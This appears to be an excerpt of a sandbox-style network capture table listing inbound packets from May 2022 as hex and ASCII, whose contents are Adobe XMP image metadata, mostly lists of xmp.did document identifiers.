<rdf:li>xmp.did:2D11075B0C206811BB1DA7C71EBA6 F7E</rdf:li> <rdf:li>xmp.did:2D112F348F216811B840A62F8CF2E9DC</rdf:li> <rdf:li>xmp.did:2D33068C98206 8118083A2B6C28313CA</rdf:li> <rdf:li>xmp.did:2D393F24259B11E0B5668D |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5515 | IN | Data Raw: 30 39 33 36 44 43 38 32 38 45 41 38 37 45 42 45 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 32 65 64 33 64 64 34 2d 33 36 36 65 2d 30 30 34 31 2d 61 33 63 38 2d 34 34 31 35 39 35 61 34 34 35 64 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 33 30 32 63 34 34 61 2d 36 30 38 37 2d 38 31 34 38 2d 38 35 63 31 2d 65 63 38 37 39 38 33 30 66 61 36 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 33 31 32 61 37 32 38 2d 62 30 30 34 2d 34 65 34 65 2d 62 32 62 37 2d 37 66 38 34 36 62 37 65 65 39 62 63 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 33 33 32 33 33 33 38 32 41 33 36 32 45 31 31 31 39 44 42 37 43 36 46 35 33 43<br>Data Ascii: 0936DC828EA87EBE3</rdf:li> <rdf:li>xmp.did:32ed3dd4-366e-0041-a3c8-441595a445d5</rdf:li> <rdf:li>xmp.did:3302c44a-6087-8148-85c1-ec879830fa60</rdf:li> <rdf:li>xmp.did:3312a728-b004-4e4e-b2b7-7f846b7ee9bc</rdf:li> <rdf:li>xmp.did:33233382A362E1119DB7C6F53C |
| 2022-05-13 13:53:17 UTC | 5531 | IN | Data Raw: 44 35 37 30 41 35 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 31 31 36 45 35 45 33 44 43 32 30 36 38 31 31 38 46 36 32 45 31 35 32 30 45 42 46 32 34 30 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 31 31 37 38 42 38 31 38 38 44 34 44 44 31 31 42 46 38 32 38 46 31 38 44 45 45 41 45 36 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 31 31 39 63 37 34 66 2d 61 61 33 32 2d 34 35 35 31 2d 61 33 63 33 2d 39 61 32 36 65 39 35 66 31 35 31 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 34 31 32 30 61 33 37 61 2d 39 37 38 33 2d 34 62 31 36 2d 62 65 32 63 2d 33 66 36 33 37 38 61 32 62 32 62 39 3c 2f 72 64 66 3a 6c 69<br>Data Ascii: D570A5C</rdf:li> <rdf:li>xmp.did:4116E5E3DC2068118F62E1520EBF2401</rdf:li> <rdf:li>xmp.did:41178B8188D4DD11BF828F18DEEAE683</rdf:li> <rdf:li>xmp.did:4119c74f-aa32-4551-a3c3-9a26e95f1511</rdf:li> <rdf:li>xmp.did:4120a37a-9783-4b16-be2c-3f6378a2b2b9</rdf:li |
| 2022-05-13 13:53:17 UTC | 5547 | IN | Data Raw: 34 64 2d 38 32 30 34 2d 33 64 31 66 37 32 30 37 63 35 62 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 31 33 32 34 44 38 44 30 41 32 30 36 38 31 31 38 30 38 33 43 37 44 39 41 46 31 46 31 34 39 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 31 33 33 41 44 30 44 31 35 32 30 36 38 31 31 39 35 46 45 44 41 30 39 31 41 45 30 35 31 31 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 31 34 37 32 64 32 61 2d 39 31 61 63 2d 34 33 64 62 2d 39 31 39 37 2d 31 66 35 63 33 32 36 32 31 37 35 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 31 34 42 34 41 46 42 39 35 32 35 45 32 31 31 41 36 41 32 38 37 35 34 41 31 41 32 36 36 46<br>Data Ascii: 4d-8204-3d1f7207c5b5</rdf:li> <rdf:li>xmp.did:51324D8D0A2068118083C7D9AF1F1492</rdf:li> <rdf:li>xmp.did:5133AD0D1520681195FEDA091AE05118</rdf:li> <rdf:li>xmp.did:51472d2a-91ac-43db-9197-1f5c32621753</rdf:li> <rdf:li>xmp.did:514B4AFB9525E211A6A28754A1A266F |
| 2022-05-13 13:53:17 UTC | 5554 | IN | Data Raw: 38 45 32 44 39 39 41 36 37 36 44 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 37 61 30 34 64 38 38 2d 38 39 36 37 2d 34 38 38 36 2d 62 32 62 66 2d 64 38 63 66 63 62 64 36 32 39 31 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 37 65 65 38 38 66 30 2d 33 61 62 62 2d 31 30 34 37 2d 62 36 36 61 2d 65 62 62 34 38 62 33 63 32 37 39 62 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 38 30 39 30 36 46 34 33 41 32 30 36 38 31 31 39 34 41 38 41 36 33 32 45 33 41 35 37 32 38 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 35 38 31 43 31 31 36 37 35 30 32 44 45 31 31 31 42 43 32 38 43 41 37 39 31 34 37 30 34 31 33 37 3c 2f 72<br>Data Ascii: 8E2D99A676D6</rdf:li> <rdf:li>xmp.did:57a04d88-8967-4886-b2bf-d8cfcbd62917</rdf:li> <rdf:li>xmp.did:57ee88f0-3abb-1047-b66a-ebb48b3c279b</rdf:li> <rdf:li>xmp.did:580906F43A20681194A8A632E3A5728F</rdf:li> <rdf:li>xmp.did:581C1167502DE111BC28CA7914704137</r |
| 2022-05-13 13:53:17 UTC | 5570 | IN | Data Raw: 39 31 30 39 42 45 41 37 31 35 32 42 31 33 32 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 37 38 36 31 36 64 32 2d 64 32 33 34 2d 34 35 31 33 2d 38 62 36 32 2d 38 36 32 34 39 39 39 39 30 37 31 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 37 38 38 38 30 45 38 30 39 32 30 36 38 31 31 39 32 42 30 42 41 41 39 30 34 44 45 30 46 38 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 37 39 45 33 37 39 42 45 31 32 30 36 38 31 31 39 31 30 39 41 32 43 44 31 31 44 44 43 42 44 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 36 37 41 46 30 37 36 32 45 33 32 30 36 38 31 31 39 33 37 38 38 36 37 45 32 37 38 30 37 42 30 45 3c 2f 72<br>Data Ascii: 9109BEA7152B1323</rdf:li> <rdf:li>xmp.did:678616d2-d234-4513-8b62-862499990715</rdf:li> <rdf:li>xmp.did:678880E80920681192B0BAA904DE0F8D</rdf:li> <rdf:li>xmp.did:679E379BE12068119109A2CD11DDCBDD</rdf:li> <rdf:li>xmp.did:67AF0762E32068119378867E27807B0E</r |
| 2022-05-13 13:53:17 UTC | 5586 | IN | Data Raw: 69 3e 78 6d 70 2e 64 69 64 3a 37 36 31 33 36 66 31 64 2d 62 66 65 33 2d 65 65 34 38 2d 39 35 38 61 2d 35 61 65 37 31 38 30 35 66 30 39 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 36 31 43 41 37 46 35 30 46 32 30 36 38 31 31 38 43 31 34 41 36 33 44 31 41 39 33 31 30 44 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 36 31 63 34 36 31 34 2d 62 35 36 65 2d 34 38 31 31 2d 61 63 34 36 2d 61 36 63 61 65 30 33 64 65 35 30 62 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 36 32 39 38 46 36 38 30 43 32 30 36 38 31 31 39 39 34 43 39 43 36 35 38 41 30 44 36 45 33 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 36 33 30 38<br>Data Ascii: i>xmp.did:76136f1d-bfe3-ee48-958a-5ae71805f092</rdf:li> <rdf:li>xmp.did:761CA7F50F2068118C14A63D1A9310D6</rdf:li> <rdf:li>xmp.did:761c4614-b56e-4811-ac46-a6cae03de50b</rdf:li> <rdf:li>xmp.did:76298F680C206811994C9C658A0D6E3E</rdf:li> <rdf:li>xmp.did:76308 |
| 2022-05-13 13:53:17 UTC | 5594 | IN | Data Raw: 31 33 38 34 39 35 31 66 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 62 31 30 35 64 64 33 2d 61 64 37 63 2d 34 36 38 62 2d 39 61 31 39 2d 38 62 66 65 36 64 33 31 33 31 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 62 31 33 30 64 34 31 2d 38 62 37 63 2d 34 30 36 34 2d 38 32 65 34 2d 64 64 65 33 63 34 39 30 30 37 62 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 62 31 66 36 65 39 33 2d 66 38 33 30 2d 32 34 34 63 2d 62 62 34 66 2d 39 36 32 37 37 61 63 37 35 30 31 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 37 62 35 33 63 36 65 37 2d 36 62 34 35 2d 34 63 31 62 2d 61 39 65 63 2d 34 34 30 65 35 32 32 66 35 31 32<br>Data Ascii: 1384951f</rdf:li> <rdf:li>xmp.did:7b105dd3-ad7c-468b-9a19-8bfe6d313154</rdf:li> <rdf:li>xmp.did:7b130d41-8b7c-4064-82e4-dde3c49007b0</rdf:li> <rdf:li>xmp.did:7b1f6e93-f830-244c-bb4f-96277ac7501a</rdf:li> <rdf:li>xmp.did:7b53c6e7-6b45-4c1b-a9ec-440e522f512 |
| 2022-05-13 13:53:17 UTC | 5610 | IN | Data Raw: 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 44 39 46 31 38 46 46 30 37 32 30 36 38 31 31 38 32 32 41 38 42 33 32 31 34 32 37 42 43 33 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 44 45 37 39 46 31 42 45 32 32 37 36 38 31 31 38 43 31 34 41 46 39 44 32 37 33 35 41 34 38 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 44 46 33 37 31 34 33 39 38 32 32 36 38 31 31 38 32 32 41 39 45 34 31 38 46 34 35 35 43 35 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 45 30 36 46 32 38 37 43 42 32 30 36 38 31 31 38 41 36 44 39 39 30 33 46 36 36 44 38 35 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 38 45 30 42<br>Data Ascii: i> <rdf:li>xmp.did:8D9F18FF07206811822A8B321427BC3F</rdf:li> <rdf:li>xmp.did:8DE79F1BE22768118C14AF9D2735A483</rdf:li> <rdf:li>xmp.did:8DF3714398226811822A9E418F455C5D</rdf:li> <rdf:li>xmp.did:8E06F287CB2068118A6D9903F66D8554</rdf:li> <rdf:li>xmp.did:8E0B |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5626 | IN | Data Raw: 41 45 30 31 31 42 33 30 38 46 32 45 32 43 42 37 41 30 30 30 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 41 42 39 32 37 38 43 31 37 42 46 31 31 45 31 42 42 32 37 43 46 42 43 41 43 33 33 46 37 31 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 41 43 33 44 37 31 44 37 42 32 32 36 38 31 31 41 39 36 31 44 36 30 42 42 46 34 44 33 35 37 44 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 41 46 44 33 33 44 46 46 36 32 33 36 38 31 31 39 32 42 30 43 31 34 38 38 35 36 34 43 46 37 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 39 42 30 38 30 44 33 46 30 44 32 31 36 38 31 31 39 37 41 35 43 35 33 35 33 39 39 44 41 36 43 43 3c 2f<br>Data Ascii: AE011B308F2E2CB7A000B</rdf:li> <rdf:li>xmp.did:9AB9278C17BF11E1BB27CFBCAC33F71C</rdf:li> <rdf:li>xmp.did:9AC3D71D7B226811A961D60BBF4D357D</rdf:li> <rdf:li>xmp.did:9AFD33DFF623681192B0C1488564CF7E</rdf:li> <rdf:li>xmp.did:9B080D3F0D21681197A5C535399DA6CC</ |
| 2022-05-13 13:53:17 UTC | 5634 | IN | Data Raw: 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 33 39 43 42 37 46 42 32 38 32 30 36 38 31 31 41 34 38 32 46 37 45 33 32 32 39 42 31 31 30 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 33 41 44 45 35 46 44 35 45 42 31 45 30 31 31 39 46 41 31 43 35 45 43 31 44 31 30 41 31 36 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 33 42 33 30 38 43 39 33 38 32 30 36 38 31 31 41 37 42 41 43 35 36 42 46 44 39 33 39 30 30 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 33 42 35 33 41 35 35 34 30 32 30 36 38 31 31 41 44 41 35 38 34 31 30 34 41 30 45 30 31 42 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 41 33 42 36 41 43<br>Data Ascii: <rdf:li>xmp.did:A39CB7FB28206811A482F7E3229B110C</rdf:li> <rdf:li>xmp.did:A3ADE5FD5EB1E0119FA1C5EC1D10A162</rdf:li> <rdf:li>xmp.did:A3B308C938206811A7BAC56BFD939003</rdf:li> <rdf:li>xmp.did:A3B53A5540206811ADA584104A0E01BC</rdf:li> <rdf:li>xmp.did:A3B6AC |
| 2022-05-13 13:53:17 UTC | 5650 | IN | Data Raw: 36 39 30 31 41 45 32 31 31 38 37 36 31 45 38 45 46 42 33 36 37 44 39 36 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 43 33 41 44 34 45 41 30 37 32 30 36 38 31 31 38 30 38 33 46 34 43 31 44 33 42 37 32 32 31 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 43 34 42 31 33 34 35 33 45 32 33 36 38 31 31 41 39 46 42 46 39 34 36 33 33 34 30 44 39 44 31 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 43 35 36 37 37 41 41 39 30 32 30 36 38 31 31 38 30 38 33 41 32 42 36 43 32 38 33 31 33 43 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 42 43 35 44 38 35 30 30 37 36 33 35 31 31 44 46 42 38 32 33 46 31 43 43 42 38 41 41 30 34<br>Data Ascii: 6901AE2118761E8EFB367D965</rdf:li> <rdf:li>xmp.did:BC3AD4EA072068118083F4C1D3B72213</rdf:li> <rdf:li>xmp.did:BC4B13453E236811A9FBF9463340D9D1</rdf:li> <rdf:li>xmp.did:BC5677AA902068118083A2B6C28313CA</rdf:li> <rdf:li>xmp.did:BC5D8500763511DFB823F1CCB8AA04 |
| 2022-05-13 13:53:17 UTC | 5666 | IN | Data Raw: 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 6d 70 2f 65 78 74 65 6e 73 69 6f 6e 2f 00 44 30 41 33 39 39 46 34 41 45 41 43 31 44 35 32 33 36 45 36 43 31 37 41 31 39 33 42 34 41 33 44 00 10 2c c0 00 0e f8 08 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 32 38 35 42 34 44 39 45 36 31 37 45 30 31 31 41 41 38 37 45 41 37 31 39 35 42 41 36 44 46 42 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 32 38 37 41 46 32 43 31 37 32 30 36 38 31 31 38 30 38 33 42 46 44 39 41 39 46 38 31 37 33 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 32 39 35 34 37 38 36 30 38 32 30 36 38 31 31 41 46 46 44 46 41 39 44 36 37 39 37 37 43 42 35 3c 2f 72 64 66<br>Data Ascii: http://ns.adobe.com/xmp/extension/D0A399F4AEAC1D5236E6C17A193B4A3D,C</rdf:li> <rdf:li>xmp.did:D285B4D9E617E011AA87EA7195BA6DFB</rdf:li> <rdf:li>xmp.did:D287AF2C172068118083BFD9A9F81730</rdf:li> <rdf:li>xmp.did:D295478608206811AFFDFA9D67977CB5</rdf |
| 2022-05-13 13:53:17 UTC | 5674 | IN | Data Raw: 41 39 45 32 31 44 33 34 45 39 45 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 42 41 31 34 46 44 33 31 38 37 31 45 32 31 31 41 44 43 35 38 36 42 30 30 38 36 42 46 33 30 33 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 42 42 43 38 34 34 33 43 39 32 30 36 38 31 31 38 41 36 44 39 39 30 33 46 36 36 44 38 35 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 42 43 38 30 44 38 41 39 36 32 30 36 38 31 31 38 37 31 46 44 43 45 30 41 31 37 42 46 45 42 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 44 42 45 46 45 42 44 30 30 37 32 30 36 38 31 31 38 43 31 34 41 46 43 38 42 32 37 31 30 30 33 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c<br>Data Ascii: A9E21D34E9EE</rdf:li> <rdf:li>xmp.did:DBA14FD31871E211ADC586B0086BF303</rdf:li> <rdf:li>xmp.did:DBBC8443C92068118A6D9903F66D8554</rdf:li> <rdf:li>xmp.did:DBC80D8A96206811871FDCE0A17BFEB0</rdf:li> <rdf:li>xmp.did:DBEFEBD0072068118C14AFC8B2710034</rdf:li> < |
| 2022-05-13 13:53:17 UTC | 5690 | IN | Data Raw: 69 3e 78 6d 70 2e 64 69 64 3a 46 35 38 32 39 35 46 41 30 31 44 34 31 31 45 32 38 31 30 38 44 46 46 33 35 35 45 42 37 30 34 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 35 39 38 41 43 43 34 32 37 32 30 36 38 31 31 38 38 46 38 46 39 35 46 38 34 34 46 35 42 39 46 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 35 44 31 35 31 37 35 30 43 32 30 36 38 31 31 38 46 36 32 45 38 44 44 34 41 39 46 38 43 42 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 35 44 41 42 38 35 35 31 38 32 30 36 38 31 31 38 30 38 33 38 41 34 43 42 32 32 39 32 34 41 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 35 45 37 38 43 39 35 42 37 38 45 45<br>Data Ascii: i>xmp.did:F58295FA01D411E28108DFF355EB7048</rdf:li> <rdf:li>xmp.did:F598ACC42720681188F8F95F844F5B9F</rdf:li> <rdf:li>xmp.did:F5D151750C2068118F62E8DD4A9F8CB8</rdf:li> <rdf:li>xmp.did:F5DAB8551820681180838A4CB22924AE</rdf:li> <rdf:li>xmp.did:F5E78C95B78EE |
| 2022-05-13 13:53:17 UTC | 5706 | IN | Data Raw: 30 39 45 33 37 37 30 31 39 41 34 44 43 35 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 42 37 46 31 31 37 34 30 37 32 30 36 38 31 31 39 31 30 39 45 39 30 32 45 34 46 35 41 35 32 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 42 37 46 31 31 37 34 30 37 32 30 36 38 31 31 39 32 42 30 43 39 33 36 32 35 42 35 43 30 32 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 42 37 46 31 31 37 34 30 37 32 30 36 38 31 31 39 41 38 32 46 36 43 44 34 33 30 41 30 33 31 39 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 42 37 46 31 31 37 34 30 37 32 30 36 38 31 31 41 31 37 35 42 44 38 37 39 41 39 42 45 32 31 34 3c 2f 72 64 66 3a 6c 69 3e<br>Data Ascii: 09E377019A4DC5</rdf:li> <rdf:li>xmp.did:FB7F1174072068119109E902E4F5A522</rdf:li> <rdf:li>xmp.did:FB7F11740720681192B0C93625B5C027</rdf:li> <rdf:li>xmp.did:FB7F1174072068119A82F6CD430A0319</rdf:li> <rdf:li>xmp.did:FB7F117407206811A175BD879A9BE214</rdf:li> |
| 2022-05-13 13:53:17 UTC | 5709 | IN | Data Raw: 45 32 31 31 42 46 31 30 46 35 37 30 32 36 37 31 46 35 32 45 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 44 42 36 37 44 35 44 46 32 44 39 45 32 31 31 39 33 36 43 41 41 45 34 37 37 36 31 35 44 39 41 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 44 46 33 36 41 42 43 31 42 32 30 36 38 31 31 38 32 32 41 42 39 41 42 46 41 46 34 46 39 35 32 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 45 31 32 46 39 30 36 36 37 45 37 45 30 31 31 41 42 42 32 42 32 43 43 30 33 31 42 46 36 38 43 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 46 45 31 39 42 45 36 33 32 38 32 30 36 38 31 31 42 38 34 30 38 39 41 46 33 35 41 37 36 35 44 42 3c 2f 72<br>Data Ascii: E211BF10F5702671F52E</rdf:li> <rdf:li>xmp.did:FDB67D5DF2D9E211936CAAE477615D9A</rdf:li> <rdf:li>xmp.did:FDF36ABC1B206811822AB9ABFAF4F952</rdf:li> <rdf:li>xmp.did:FE12F90667E7E011ABB2B2CC031BF68C</rdf:li> <rdf:li>xmp.did:FE19BE6328206811B84089AF35A765DB</r |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 5725 | IN | Data Raw: 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 38 30 66 38 32 38 38 2d 32 61 33 37 2d 62 61 34 66 2d 38 33 39 37 2d 34 31 65 31 39 33 66 34 65 31 31 30 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 38 37 62 63 61 33 61 2d 61 36 61 39 2d 34 65 66 36 2d 61 63 64 33 2d 35 66 31 30 36 32 33 66 66 64 65 37 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 38 38 32 62 64 61 35 2d 39 66 63 38 2d 34 34 31 33 2d 61 37 32 32 2d 66 32 38 39 64 38 39 34 63 65 38 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 63 38 38 33 31 38 61 31 2d 39 62 30 62 2d 34 32 65 36 2d 61 61 37 32 2d 39 34 31 30 62 64 66 38 65 62 31 61 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70<br>Data Ascii: :li>xmp.did:c80f8288-2a37-ba4f-8397-41e193f4e110</rdf:li> <rdf:li>xmp.did:c87bca3a-a6a9-4ef6-acd3-5f10623ffde7</rdf:li> <rdf:li>xmp.did:c882bda5-9fc8-4413-a722-f289d894ce84</rdf:li> <rdf:li>xmp.did:c88318a1-9b0b-42e6-aa72-9410bdf8eb1a</rdf:li> <rdf:li>xmp |
| 2022-05-13 13:53:17 UTC | 5741 | IN | Data Raw: 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 61 35 34 35 62 61 61 2d 61 65 37 35 2d 34 62 63 39 2d 61 66 38 63 2d 36 34 32 38 65 63 61 65 31 34 37 38 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 61 38 66 64 36 61 66 2d 61 37 36 66 2d 34 39 63 64 2d 62 61 65 36 2d 34 66 39 62 35 65 31 32 31 36 38 36 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 61 64 65 38 31 31 33 2d 66 62 61 61 2d 34 61 64 63 2d 38 33 37 35 2d 33 35 31 63 35 64 61 36 63 39 35 34 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d 70 2e 64 69 64 3a 66 62 33 30 65 30 65 38 2d 34 31 35 65 2d 34 38 38 64 2d 61 39 65 39 2d 33 66 33 33 63 65 37 30 66 33 36 62 3c 2f 72 64 66 3a 6c 69 3e 20 3c 72 64 66 3a 6c 69 3e 78 6d<br>Data Ascii: f:li>xmp.did:fa545baa-ae75-4bc9-af8c-6428ecae1478</rdf:li> <rdf:li>xmp.did:fa8fd6af-a76f-49cd-bae6-4f9b5e121686</rdf:li> <rdf:li>xmp.did:fade8113-fbaa-4adc-8375-351c5da6c954</rdf:li> <rdf:li>xmp.did:fb30e0e8-415e-488d-a9e9-3f33ce70f36b</rdf:li> <rdf:li>xm |
